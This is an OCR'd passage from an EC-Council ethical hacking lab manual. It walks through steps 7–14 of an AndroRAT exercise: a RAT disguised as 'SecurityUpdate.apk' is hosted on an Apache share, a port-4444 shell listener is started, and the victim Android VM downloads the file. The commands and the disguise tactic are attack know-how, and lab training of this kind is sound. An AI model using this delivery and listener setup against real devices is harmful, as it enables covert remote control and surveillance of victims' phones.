
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/** and press **Enter** to copy the **SecurityUpdate.apk** file to the location **share** folder.

   Note: If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

8. Type **service apache2 start** and press **Enter** to start an Apache web server.




9. Now, type **python3 androRAT.py --shell -i 0.0.0.0 -p 4444** and press **Enter** to start listening to the victim's machine.

   Note: - **--shell**: is used for getting the interpreter


   - **-i**: specifies the IP address for listening (here, **0.0.0.0**)
   - **-p**: specifies the port number (here, **4444**)

10. You can observe that AndroRAT starts waiting for a connection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




11. Switch to the **Android** virtual machine. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser




13. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

    Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.

    Note: If a pop up appears, click **Allow**.

14. The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.

